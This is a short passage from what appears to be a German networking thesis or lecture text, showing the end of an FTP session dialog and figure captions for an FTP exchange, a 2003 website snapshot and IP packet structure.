>>221-Thank you for using the FTP service on schwarzwaelder.csn.tu-chemnitz.de.
>>221 Goodbye.
```

Abbildung 6.2: FTP Dialog

Abbildung 6.3: http://www.bundeswehr.de am 19.01.2003




Abbildung 6.4: IP Paketaufbau - mit freundlicher Unterstützung durch Prof. Dr. Uwe Hübner